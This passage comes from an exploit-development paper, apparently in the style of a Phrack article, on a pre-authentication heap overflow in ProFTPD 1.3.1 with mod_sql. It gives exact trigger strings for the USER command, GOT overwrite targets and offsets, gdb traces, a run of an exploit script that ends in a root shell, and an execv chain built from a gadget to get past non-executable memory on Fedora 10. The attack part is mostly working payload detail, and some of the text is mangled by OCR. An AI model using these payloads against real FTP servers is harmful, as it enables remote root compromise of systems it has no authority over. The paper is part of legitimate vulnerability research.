 407
               pr_proctitle_set("%s - %s: %s", session.user,
               session.proc_prefix,
 408
                 cmdargstr);
 409
 410
             /* ...else the client has not yet authenticated */
 411
             } else {
 412
               pr_proctitle_set("%s:%d: %s", session.c->remote_addr ?
 413
                 pr_netaddr_get_ipstr(session.c->remote_addr) : "?"
 414
                 session.c->remote_port ? session.c->remote_port : 0,
                 cmdargstr);
 415
             }
 416
in modules/mod_auth.c:
  59 /* auth_cmd_chk_cb() is hooked into the main server's auth_hook
        function,
     * so that we can deny all commands until authentication is complete.
  60
  61
     * /
  62 static int auth_cmd_chk_cb(cmd_rec *cmd) {
  63
     unsigned char *authenticated = get_param_ptr(cmd->server->conf,
         "authenticated", FALSE);
  64
  65
  66
       if (!authenticated || *authenticated == FALSE) {
        pr_response_send(R_530, _("Please login with USER and PASS"));
  67
  68
         return FALSE;
       }
  69
  70
  71
      return TRUE;
  72 }
  73
The authenticated configuration directive is set:
1846
         c = add_config_param_set(&cmd->server->conf, "authenticated", 1,
                                  NULL);
1847
         c->argv[0] = pcalloc(c->pool, sizeof(unsigned char));
1848
         *((unsigned char *) c->argv[0]) = TRUE;
```

It seems a little complicated to call due to other code around it.. but it'd probably be possible to with a bit of effort and the stack wasn't randomized, or maybe some other approaches. That said, the author isn't going to spend much time looking at it. One last thought on the matter:

192 /* By default, enable auth checking */
193 set_auth_check(auth_cmd_chk_cb);

If authentication is bypassed, but setresuid() is not callable (via NX, or whatever), then there is a slight restriction of the user id it has by default:

cat /proc/19840/status
Name: proftpd
State: T (tracing stop)
Tgid: 19840
Pid: 19840
PPid: 19830
TracerPid: 19846
Uid: 0 65534

Uid: 0 65534 0 65534 Gid: 65534 65534 65534

FDSize: 32 Groups: 65534

. . .

UID/GID list in real, effective, saved, fsuid format. Without reverting privileges, it limits what we can do. That said, it allows for a lot of information leaking if the directory permissions aren't too strict / acl's aren't too strict.

--[4 - Writing an exploit]

Before writing an exploit, we should quickly review what we have found out before:

- Variable substitution allows us expand past the allocated 4096 bytes
 - %m/%r duplicates our input
 - %a gives us our IP address
 - %f gives us -
 - %T gives us 0.0
 - %Z gives us {UNKNOWN TAG}
 - %l gives us UNKNOWN if ident checking is disabled (default).. we'll use it even though it's not ideal (ident could be enabled, and if the box where the exploit is ran from is running ident, it could affect the ProFTPD heap layout more.

%a isn't all that good for a remote exploit, as the byte count can differ (attacking from 1.2.3.4 vs 136.246.139.246. We'll try excluding that for now, although it's useful for consuming small chunks :|

In order to exploit this vulnerability, we can re-use some of our existing code to find the input strings needed against new targets when we can replicate a target environment.

-----[4.1 - Exploitation via arbitrary pointer return]

So, let's see, what do we need to do?

- Find a suitable trigger string that allows us, say:
 - 16 byte overwrite (since our offset is 12 for first_avail pointer)
 - 74 bytes of shellcode. Should be plenty of space, and enough to do interesting things with.
- Find a suitable target. For the most part, the GOT seems a good target, though this may be reassessed later on.
 - Ideally you'd want to use a libc function that will be used next. Due to the style of attack we're using, if it uses another libc function, we may overwrite it with crap (crap being stuff like table entries / names / our expanded string):(

After some experimentation, I came up with the following input strings to trigger the vulnerability with a suitable call tree:

- USER %T%m%Z%m%T%l%m%f%l%m%lA%T%m%f%f%l%m%m%T%m%f%m%m%m%m%mA%m%f%f%l%m%TA%m%m%f%l%TA%fA%l%Z%fA%T%T%l%f%l%f%f%Z%l%m%Z%f%l%T%f%Z%fAAA%Z%l%m%fA%l%m%TA%ZA%f%lAA%f%m%Z%Z%Z%T%Z%f%m%Z%l%fA%Z
- PASS invalid

And we have a crash writing to 0x41346141;)

With that info in hand, we can start writing the exploit.. let's find a target to overwrite.. From glancing over the back traces, it looks like mysql_real_query() is a suitable target.

```
080e81a8 R_386_JUMP_SLOT mysql_real_query
```

Plugging that in, and we get:

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0xb7c7a6b0 (LWP 12830)]
0x41414141 in ?? ()
(gdb) bt
#0 0x41414141 in ?? ()
#1 0x080c0eal in cmd_select (cmd=0x98ae7ec) at mod_sql_mysql.c:838
```

Well, that's good. Not entirely what I was expecting though. Looking at the backtrace, we see it's calling time(NULL), so let's see:

080e8218 R_386_JUMP_SLOT time

```
4187 int sql_log(int level, const char *fmt, ...) {
4188     char buf[PR_TUNABLE_BUFFER_SIZE] = {'\0'};
4189     time_t timestamp = time(NULL);
4190     struct tm *t = NULL;
4191     va_list msg;
```

So, it looks like time is a better target. Updating our exploit:

```
Program received signal SIGSEGV, Segmentation fault. [Switching to Thread 0xb7c7a6b0 (LWP 12923)] 0x72657375 in ?? () (gdb)
```

```
That looks better (>>> "72657375".decode('hex') -> 'resu')
(gdb) x/s 0x080e8218
0x80e8218 <_GLOBAL_OFFSET_TABLE_+548>:
                                       "userid, passwd, uid, gid,
homedir, shell FROM ftpuser WHERE (userid='", 'A' <repeats 74 times>,
"0.0-0.0A{UNKNOWN TAG}", 'A' <repeats 36 times>...
Looking further
(gdb) call strlen(0x080e8218)
$1 = 4155
(gdb) x/s 0x080e8218+4155-128
0x80e91d3 <scoreboard file+2963>:
"$Z$m$Z$mA$m$ZA$Z$1$mA$T$mA$T$m$f$ZA$m$f$m$Z$m$T$m$T$m$f$fA$ZA$m$T$m$m$T$m$T
m%Z%lA%T%l%l%T%f%Z%m%f%f%T%f%Z%l%m%TA%mAa0Aa1Aa2Aa3\030\202\016"
(gdb) x/40x 0x080e8218+4155-64
0x80e9213 <[...]_file+3027>: 0x256d2554 0x255a256d 0x256d2554 0x416c255a
0x80e9223 <[...]_file+3043>: 0x6c255425 0x54256c25 0x5a256625 0x66256d25
0x80e9233 <[...]_file+3059>: 0x54256625 0x5a256625 0x6d256c25 0x25415425
0x80e9243 <[...]_file+3075>: 0x3061416d 0x41316141 0x61413261 0x0e821833
Playing around further, we see that strlen() is called before that, so
further experimentation reveals we want to overwrite:
080e819c R_386_JUMP_SLOT
                          strlen
(Code for this can be found in [9])
And our offset is 0x080e819c-358...
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0xb7c7a6b0 (LWP 13357)]
0x41306141 in ?? ()
So, we've made it jump to another pattern in msf.. which we can replace
with a pointer to our shellcode.. which will be:
(gdb) x/s 0x080e819c
0x80e819c <_GLOBAL_OFFSET_TABLE_+424>:
"Aa0Aa1Aa2Aa36\200\016\b{UNKNOWN TAG}", 'A' <repeats 74 times>,
"%T%f%TA%Z%m%Z%mA%m%ZA%Z%l%mA%T%mA%T%m%f%ZA%m%f%m%Z%m%T%m%T%m%f%fA%ZA%m%T%m
%m%Z%T%m%Z%lA%T%l%l%T%f"...
(qdb) x/s 0x080e819c+29
0x80e81b9 <_GLOBAL_OFFSET_TABLE_+453>: 'A' <repeats 74 times>,
%m%Z%T%m%Z%lA%T%l%l%T%f%Z%m%f%f%T%f%Z%l%m%TA%mAa0Aa1"...
To hit our A's.
We can now use a suitable stager findsock/execve shell... We'll use the one
we found earlier with metasploit. Verifying that we can hit our shellcode,
we see:
Program received signal SIGTRAP, Trace/breakpoint trap.
[Switching to Thread 0xb7c7a6b0 (LWP 13476)]
0x080e81ba in _GLOBAL_OFFSET_TABLE_ ()
So, now we get to validate the shellcode works as expected (code can be
found in [10])
```

Program received signal SIGSEGV, Segmentation fault.

```
[Switching to Thread 0xb7b666b0 (LWP 13648)]
0xbf86cad0 in ?? ()
(gdb) x/10i $eip
0xbf86cad0: mov
                                              %edi,%ebx
0xbf86cad2:
                                              $0x2
                             push
0xbf86cad4:
                                              %ecx
                             pop
0xbf86cad5:
                                              $0x3f
                             push
0xbf86cad7:
                                             %eax
                             pop
0xbf86cad8:
                                             $0x80
                              int
0xbf86cada:
                             dec
                                             %ecx
0xbf86cadb:
                              jns
                                             0xbf86cad5
0xbf86cadd:
                             push
                                              $0xb
0xbf86cadf:
                              pop
                                              %eax
Whoops. Not so much. The stager code works by reading from the socket to
the stack, and jumping to the stack once complete. It seems that the kernel
I'm using doesn't make the stack executable even if you setarch/personality
it.
We could work around that short coming in metasploit by changing our
shellcode to read() into a different buffer, or mmap() some suitable
memory, or one of a hundred things. For now though, I'll cheat and install
the generic kernel, and try to finish off this paper :)
Installing the ubuntu -generic kernel, we see (in gdb):
[New process 4936]
Executing new program: /bin/dash
(no debugging symbols found)
warning: Cannot initialize thread debugging library: generic error
warning: Cannot initialize thread debugging library: generic error
(no debugging symbols found)
[New process 4936]
(no debugging symbols found)
# python exploitsc.py 127.0.0.1
Banner is [220 ProFTPD 1.3.1 Server (ProFTPD Default Installation)
[127.0.0.1]]
331 Password required for %T%m%Z%m%T%l%m%f%l%m%lA%T%m%f%l%m%m%m%m%m%m%m%m%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%l%m%f%
%mA%m%f%f%l%m%TA%m%m%f%l%TA%fA%l%Z%fA%T%T%l%f%l%f%f%Z%l%m%Z%f%l%T%f%Z%fAAA%
Z%1%m%fA%1%m%TA%ZA%f%1AA%f%m%Z%Z%Z%T%Z%f%m%Z%1%fA%Z
530 Login incorrect.
*** With luck, you should have a shell ***
id
uid=0(root) gid=65534(nogroup) groups=65534(nogroup)
uname -a
Linux ubuntu 2.6.27-14-generic #1 SMP Tue Aug 18 16:25:45 UTC 2009 i686
GNU/Linux
Well, that demonstrates from source code to shellcode execution..
exploitation via the demonstrated avenue isn't ideal, but still pretty
decent.
----[ 4.1 - Cleanup structure crash ]
While experimenting with the auth bypass idea with one of the
```

3d10e2a054d8124ab4de5b588c592830 crashes, I hit a pool cleanup structure, and decided to experiment further (with a overwrite of 44 bytes), and

exploit it without any shellcode required.

For this section, we'll target Fedora 10, and the following packages:

fbf3dccc1a396cda2d8725b4503bfc16 proftpd-1.3.1-6.fc10.i386.rpm 938fdla965d72ef44cd4106c750a0a2d proftpd-mysql-1.3.1-6.fc10.i386.rpm

Firstly, we'll quickly review some of the protection measures enabled/available in Fedora 10.

- Exec-shield

- Aims to prevent code execution via Code Selector limits, or via PAE.
- CS limits are not ideal.

- FORTIFY_SOURCE

- Instruments code during compiling and aims to prevent overflows via common library functions.

- PIE binaries

- Some binaries available in Fedora 10 are compiled as a position independant executable (PIE).
- Numerous binaries are compiled as ET_EXEC's, however, including ProFTPD.

- SELinux

- SELinux is a kernel feature that allows mandatory access control in the kernel. For what we're concerned about, it's aimed at restricting what can happen post exploitation. A frequent criticism of SELinux is that it does not protect the kernel against attack.

So, looking at the crash:

```
Program received signal SIGSEGV, Segmentation fault.
destroy_pool (p=0x8731eac) at pool.c:415
415         if (p->parent->sub_pools == p)
(gdb) p *p
$1 = {first = 0x61413561, last = 0x37614136, cleanups = 0x41386141,
sub_pools = 0x62413961, sub_next = 0x31624130, sub_prev = 0x0,
    parent = 0x62413362, free_first_avail = 0x8002927 <Address 0x8002927
out of bounds>, tag = 0x0}
```

Quick glance at the source code (from the proftpd-1.3.2-rc2 release, not the fedora release):

```
410 void destroy_pool(pool *p) {
411
    if (p == NULL)
412
       return;
413
414
     pr_alarms_block();
415
416
     if (p->parent) {
417
        if (p->parent->sub_pools == p)
418
          p->parent->sub_pools = p->sub_next;
419
420
        if (p->sub_prev)
421
          p->sub_prev->sub_next = p->sub_next;
422
423
        if (p->sub_next)
424
          p->sub_next->sub_prev = p->sub_prev;
425
```

```
426
     clear_pool(p);
427
     free_blocks(p->first, p->tag);
428
429
    pr_alarms_unblock();
430 }
So, we can see that we overwrote p->parent, and thus entered the
conditional on line 416. In order to effectively bypass that section, we
need:
- p->parent to point to accessible memory (doesn't matter where, it's
 unlikely to point to p)
- p->sub_prev got nulled out earlier, so it doesn't matter.
- p->sub_next to point to writable memory.
- p->cleanups to point to some memory to be the cleanup structure.
The cleanup structure looks like:
655 typedef struct cleanup {
     void *data;
    void (*plain_cleanup_cb)(void *);
    void (*child_cleanup_cb)(void *);
659
    struct cleanup *next;
660 } cleanup_t;
693 static void run_cleanups(cleanup_t *c) {
694 while (c) {
695
      (*c->plain_cleanup_cb)(c->data);
696
       c = c->next;
697
     }
698 }
The benefits of run_cleanups is that we could call a bunch of different
pointers as needed.
So, all we need now is to meet our requirements earlier.. For
reading/writing memory, the BSS is fine.
For the cleanup structure, we need something that is not randomized, and
that we know the offset for. Luckily for us, ProFTPD formats its response
into the resp_buf buffer, which is on the BSS.
(gdb) p resp_buf
$5 = "Login incorrect.\000 for
%m%m%TA%ZA%f%l%fA%mAA%f%TA%f%f%l%l%m%lA%f%Z%m%m%TA%Z%ZAAT%Z%ZAAA%m%m%f%m%T%
m%f%fA%T%T%Z%l%T%m%l%f%f%f%Z%Z%l%TA%l%l%f%mAA%Z%TAA%f%m%ZAA%l%Z%Z%m%Z%lA%f%
```

With those in mind, we can trigger the vulnerability, and see what's

our structure location. Our first fake auth will have a bunch of

AAAA / BBBB / CCCC we can use for replacing.

And, it doesn't clear memory, leaving old data available for us to use as

available to us:

Program received signal SIGSEGV, Segmentation fault. 0x0805c82d in run_cleanups (c=0x80ed933) at pool.c:730 (*c->plain_cleanup_cb)(c->data);

. .

(qdb) x/10i \$eip

0x805c82d <run_cleanups+16>: call *0x4(%ebx)

(gdb) x/4x \$ebx

0x80ed933 <resp_buf+179>: 0x42424242 0x43434343

Hm, so we need a location in memory to jump to. We control the first argument to the function, which is useful. Looking at the symbol table, we see some stuff of interest:

```
080e44f4 R_386_JUMP_SLOT
                           __printf_chk
080e4574 R_386_JUMP_SLOT
                          mempcpy
080e4578 R_386_JUMP_SLOT
                           __memcpy_chk
080e4604 R_386_JUMP_SLOT
                          dlsym
080e46a4 R_386_JUMP_SLOT
                           execv
080e469c R_386_JUMP_SLOT
                          memcpy
080e48d4 R_386_JUMP_SLOT
                          mmap64
080e4800 R_386_JUMP_SLOT
                           strcat
```

dlsym() might be useful if we can get the results and save it somewhere.

memcpy()/strcat()/memcpy()/etc could be useful for constructing a ret to libc style attack.

printf() could be used to leak memory contents. Can't use it for writing to memory due to FORTIFY_SOURCE.

mmap64() could be useful to map memory readable, writable and executable (assuming SELinux allows it, which is unlikely in recent releases).

execv() could be used to execute an arbitrary process (assuming not prevented by SELinux). execv() takes two parameters, program to execute, and argument list. The argument list must consist of valid pointers to readable memory, or the execve() (syscall) will fail.

Since execv() looks like least effort, we'll need to find a way to modify the stack so that the next argument is a pointer to something suitable (a pointer to NULL would be sufficient)

(gdb) x/4x \$esp

0xbf977c60: 0x42424242 0x080ccbe2 0x080e8a40

 0×08730578

(gdb) x/s 0x080ccbe2

0x80ccbe2: "getgroups"

Taking stock of what we have:

eax	0×42424242	1111638594
ecx	0x8734e10	141774352
edx	0x80eb040	135180352
ebx	0x80ed933	135190835
esp	0xbf977c60	0xbf977c60
ebp	0xbf977c78	0xbf977c78

esi 0x8731eac 141762220 edi 0x80f680c 135227404

We control eax, edx (edx is the fake pointer for sub_prev/sub_next stuff), we control ebx to an extent:

(gdb) x/7x \$ebx

0x80ed933 <resp_buf+179>: 0x42424242 0x43434343 0x44444444 0x45454545

0x80ed943 <resp_buf+195>: 0x46464646 0x47474747 0x48484848

We control esi to an extent:

(gdb) x/s \$esi

0x8731eac: "a5Aa6Aa73\331016\ba9Ab@\260\016\b"

So, with that in mind, we are looking for writes to stack at [esp], [esp+4], [esp+8] and [esp+0xc], and hopefully then a jump register.

We can assemble a bunch of instructions, and use msfelfscan to show potential hits:

ruby msfelfscan -r

 $\label{lem:condition} $$ 'x89[x44\x54]\x24[\x04\x08\x0c][^xff\xe8]*\xff[\x53\x10\x50\xd0-\xe0]" $$ 'usr/sbin/proftpd $$$

[/usr/sbin/proftpd]

0x0805b10a 8944240c89d02b4308894424088b431089142489442404ff53

0x0805b81d 894424048b450c890424ffd2

0x0805cd62 8944240c8b4310894424088b4208894424048b4204890424ffd7

0x0805e158 8944240889742404c70424df7b0d08ffd7

0x080706cc 895424048b5508891424ff50

0x08070720 89442404a13cd80e088b5508891424ff50

0x08070754 89442404a144d80e088b5508891424ff50

 $0 \\ x \\ 0 \\ 80 \\ 70 \\ 787 \\ 89442404 \\ a \\ 140 \\ d \\ 80 \\ e \\ 088 \\ b \\ 5508891424 \\ ff \\ 50$

0x08070a84 89542404ff50

0x08070acb 89442404a13cd80e08ff50

0x08070af3 89442404a144d80e08ff50

0x08070b5a 89442404a140d80e08ff50

 $0 \times 08070 \text{cc2}$ 89542404ff50

0x08070ce3 89442404a13cd80e08ff50

0 x 0 8 0 7 0 d 0 b 8 9 4 4 2 4 0 4 a 1 4 4 d 8 0 e 0 8 f f 5 0

0x08070d4a 89442404a140d80e08ff50

0x08072081 8944240ca184ec0e08890424ffd2

0x080721da 8944240ca184ec0e08890424ffd2

0x0807222b 8944240c8b4604c74424046ac20c0889442408a184ec0e08890424ffd2

0x080722ac 89442408a184ec0e08890424ffd2

 $\tt 0x0807824b \ 894424088954240c8b460489342489442404ff53$

 0×08078388 8944240 c 8 b 450 c 894424088 b 460489342489442404 f f 53

 0×08078468 8944240 c8b450 c894424088b460489342489442404ff53

0x08078798 894424088b460489342489442404ff53

0x08078a4b 89442404ff53

0x08079b08 8944240889742404891c24ffd2

0x08079bf2 8944240c8b450c89442408ff53

 $0 \times 08079 c93 89442404 ff 53$

0x08079d1c 89442404ff53

0x0807a16c 8944240c8b450c89442408ff53

0x0807a264 89442408ff53

0x0807a7e7 89442408ffd6

0x0807c7d3 89442404ff53

0x0807c85c 89442404ff53

```
0x0807cc9c 8944240c8b450c89442408ff53
0x0807e412 89542408894c2404893424ffd3
0x0807f209 89442404ffd7
0x0807f222 89442404ffd7
0x0807f262 89442404ffd7
```

After spending some time looking at the output, we find one that fits the bill, and is absolutely perfect.

```
(gdb) x/10i 0x08063ed8
0x8063ed8 <run_schedule+56>:
                                    %eax,0xc(%esp)
                             mov
0x8063edc <run_schedule+60>: mov
                                   0x1c(%ebx),%eax
0x8063edf <run_schedule+63>: mov
                                   %eax,0x8(%esp)
0x8063ee3 <run_schedule+67>: mov
                                   0x18(%ebx),%eax
0x8063ee6 <run_schedule+70>: mov
                                 %eax,0x4(%esp)
0x8063eea <run_schedule+74>:
                             mov 0x14(%ebx), %eax
0x8063eed <run_schedule+77>:
                             mov
                                   %eax,(%esp)
0x8063ef0 <run_schedule+80>:
                             call *0xc(%ebx)
```

If we execute from 0x8063ee3, it does the job perfectly. It will load pointers from \$ebx (which we can populate however we want), and stick them on the stack, then jump to an address we want. We will need a program to execute, and a pointer to NULL. We can craft the fakeauth attempt as:

...memory stuff...AAAABBBBCCCC.../bin/sh or /usr/bin/python (as it's important to have NULL termination, which will be provided).

Hardware assisted breakpoint 1 at 0x8063ee3: file support.c, line 132.

```
Breakpoint 1, 0x08063ee3 in run_schedule () at support.c:132
              s \rightarrow f(s \rightarrow a1, s \rightarrow a2, s \rightarrow a3, s \rightarrow a4);
Missing separate debuginfos, use: debuginfo-install
audit-libs-1.7.13-1.fc10.i386 e2fsprogs-libs-1.41.4-6.fc10.i386
keyutils-libs-1.2-3.fc9.i386 krb5-libs-1.6.3-18.fc10.i386
libattr-2.4.43-2.fc10.i386 libselinux-2.0.78-1.fc10.i386
mysql-libs-5.0.84-1.fc10.i386 zlib-1.2.3-18.fc9.i386
(gdb) x/8i $eip
0x8063ee3 <run_schedule+67>:
                                 mov
                                         0x18(%ebx),%eax
0x8063ee6 <run_schedule+70>: mov
                                         %eax,0x4(%esp)
0x8063eea <run_schedule+74>: mov
                                         0x14(%ebx),%eax
0x8063eed <run_schedule+77>:
                                 mov
                                         %eax,(%esp)
0x8063ef0 <run_schedule+80>:
                                 call
                                         *0xc(%ebx)
(gdb) x/x $ebx+0x18
0x80ed94b <resp_buf+203>:
                                 0x48484848
(gdb) x/x $ebx+0x14
0x80ed947 <resp_buf+199>:
                                 0x47474747
(gdb) x/x ebx+0xc
0x80ed93f <resp_buf+191>:
                                 0x45454545
```

We can replace HHHH with resp_buf + 400 to point to NULL, we can put in our offset for the program to execute in GGGG, and our execv code at EEEE, which will be:

```
080526b8 <execv@plt>:
```

80526c3: e9 e0 f5 ff ff jmp 8051ca8 <_init+0x30>

Putting those together, we then see:

Breakpoint 1, 0x08063ee3 in run_schedule () at support.c:132

```
132 s->f(s->a1,s->a2,s->a3,s->a4);
(gdb) c
Continuing.
[New process 22952]
Executing new program: /bin/bash
warning: Cannot initialize thread debugging library: generic error
```

Due to alarm() being called in ProFTPD, you'll have to reset it / catch it / block it (the "trap" command in bash should be able to do this for you), otherwise the connection will drop out some time later on.

If PIE was enabled, and the binary ended up past 0x01000000, we could brute force it and still gain code execution. The only problem now to deal with is with SELinux restrictions. Any decent kernel exploit will disable that for you ;)

```
----[ 4.2 - Potential enhancements ]
```

There are a variety of enhancements that could be done to make the exploit better in a variety of ways, such as a known target lists, bruteforce ability (both offset and tags, if necessary. Timing attacks may be useful), porting it to metasploit so you have the advantage of changing shellcodes, etc.

Also, more work would be required against distributions, because if ProFTPD is compiled with shared library support, using time() as an offset may change ;) Additionally, it may be possible that some distributions require different ways due to charcter restrictions.

Further research would be needed in common ProFTPD w/ mod_sql.c configuration guides in order to see what table names / fields are used.

Further experimentation with the pool implementation in ProFTPD might be in order, as perhaps it would be possible to work out a generic fake/trigger string that would work in all cases.

Since the SQL injection fix, the bug is no longer remote root pre auth via USER handling it has lost a lot of it's sexiness <:-P~ Don't know if the bug is reachable through authentication. if it is, there's a lot more work involved due to dropped privileges, potential chroot()ing, and so on. At least RootRevoke isn't enabled by default according to some random documentation I was reading:p

```
----[ 4.3 - Last thoughts ]
```

Initial experimentation of the vulnerability with constraint solvers was interesting, however, in hindsight, just replicating the constraint checks and random generation would of been a better idea. Same goes for using GA to mutate input strings, though the GA use was worse because the metrics used was pretty bad. In hindsight, I had a solution looking for a problem.

Additionally, [11] has some more information regarding this vulnerability when you consider the timing aspect of heap massages.

```
--[ 5 - Discussion of hardening techniques against exploitation ]
```

It's always fun to consider the effects of various hardening techniques against exploitation, and if it helps mitigate the issue. Here's some thoughts on the matter.

```
----[ 5.1 - Address Space Layout Randomisation ]
```

If the binary is not compiled as a position independent executable (PIE) binary, ASLR is not much of a problem as we target the GOT for storing the shellcode. We require only one offset, and on non-PIE binaries, we should be in luck.

----[5.2 - Non-executable Memory]

With kernels using PAE and hardware supported NX-bit will break our shellcode approach, however, it will not affect our approach used in "Cleanup structure crash".

With kernels that use CS limit to approximate non executable memory, it may be possible that a higher region of memory is marked executable, and thus our shellcode region is executable. The metasploit stager shellcode reads onto the stack and jumps to it, so cs limit approximation would block that attempt. A suitable mprotect() call could fix it though.

It may be possible use the overflow to make ProFTPD think we have been authenticated, without requiring any shellcode. Assuming the pool memory layout is not irreparably harmed, we may be able to do some interesting things.

----[5.3 - Position Independent Executable Binaries]

In case of PIE, it would be feasible to brute force the randomisation as ProFTPD fork()s for each client connection. In order to make the most of ASLR, ProFTPD would have to fork+execve() itself, or be configured to use xinetd/inetd (which would probably be a significant performance problem on busy sites). Using fork+execve() would be the best approach as it would require least changes by the user except an update to ProFTPD.

The avenue we are using for exploitation does not lend itself to off-by-X overwrites, as our contents is appended by ') \times x00, which restricts the characters we can use dramatically.

As for information leaks, I have seen heap address info leaks when the server replies with "Password needed for <OUR CONTENT><MANGLED HEAP ADDRESS>". This may be useful at some stage if a different avenue is needed for exploitation.

Unfortunately, ProFTPD frequently uses pcalloc() which reduces the potential for info leaks in some other cases.

```
----[ 5.4 - Stack Protector ]
```

SSP does not play much of a part as we are not overwriting the stack, and nor are we abusing a libc function to overwrite contents (due to recent instrumentation added to gcc/glibc/so on). So far, targeting the stack seems irrelevant, and due to ASLR being in modern kernels, not that useful.

```
----[ 5.5 - RelRO ]
```

If readonly relocations is enabled on the target binary, (and being enforced/enabled properly) it will break our current avenue of overwriting the GOT table to gain control of execution.

However, it may be possible to target .bss heap pointers in ProFTPD that get called. (objdump -tr /usr/local/sbin/proftpd | grep bss | grep 0004 or so should find potential function pointers :p)

Assuming non-executable memory is not in use, the BSS provides a suitable location to store our shellcode, due to the proctitle.c code.

--[6 - References

- [1] http://www.proftpd.org
- [2] http://labix.org/python-constraint
- [3] http://bitbucket.org/haypo/python-ptrace/
- [4] http://pyevolve.sourceforge.net/
- [5] http://www.castaglia.org/proftpd/doc/devel-guide/introduction.html
- [6] http://www.phreedom.org/solar/exploits/proftpd-ascii/
- [7] ga_exp_find.py in the attached code.. my bash history says I used it with python ga_exp_find.py -o 32 -i 127.0.0.1 -U -s f .. for what it's worth :p
- [8] http://dev.mysql.com/doc/refman/5.0/en/string-syntax.html
- [9] code/final_exploit/exploit.py
- [10] code/final_exploit/exploitsc.py
- [11] http://felinemenace.org/~andrewg/Timing_attacks_and_heap_exploitation/

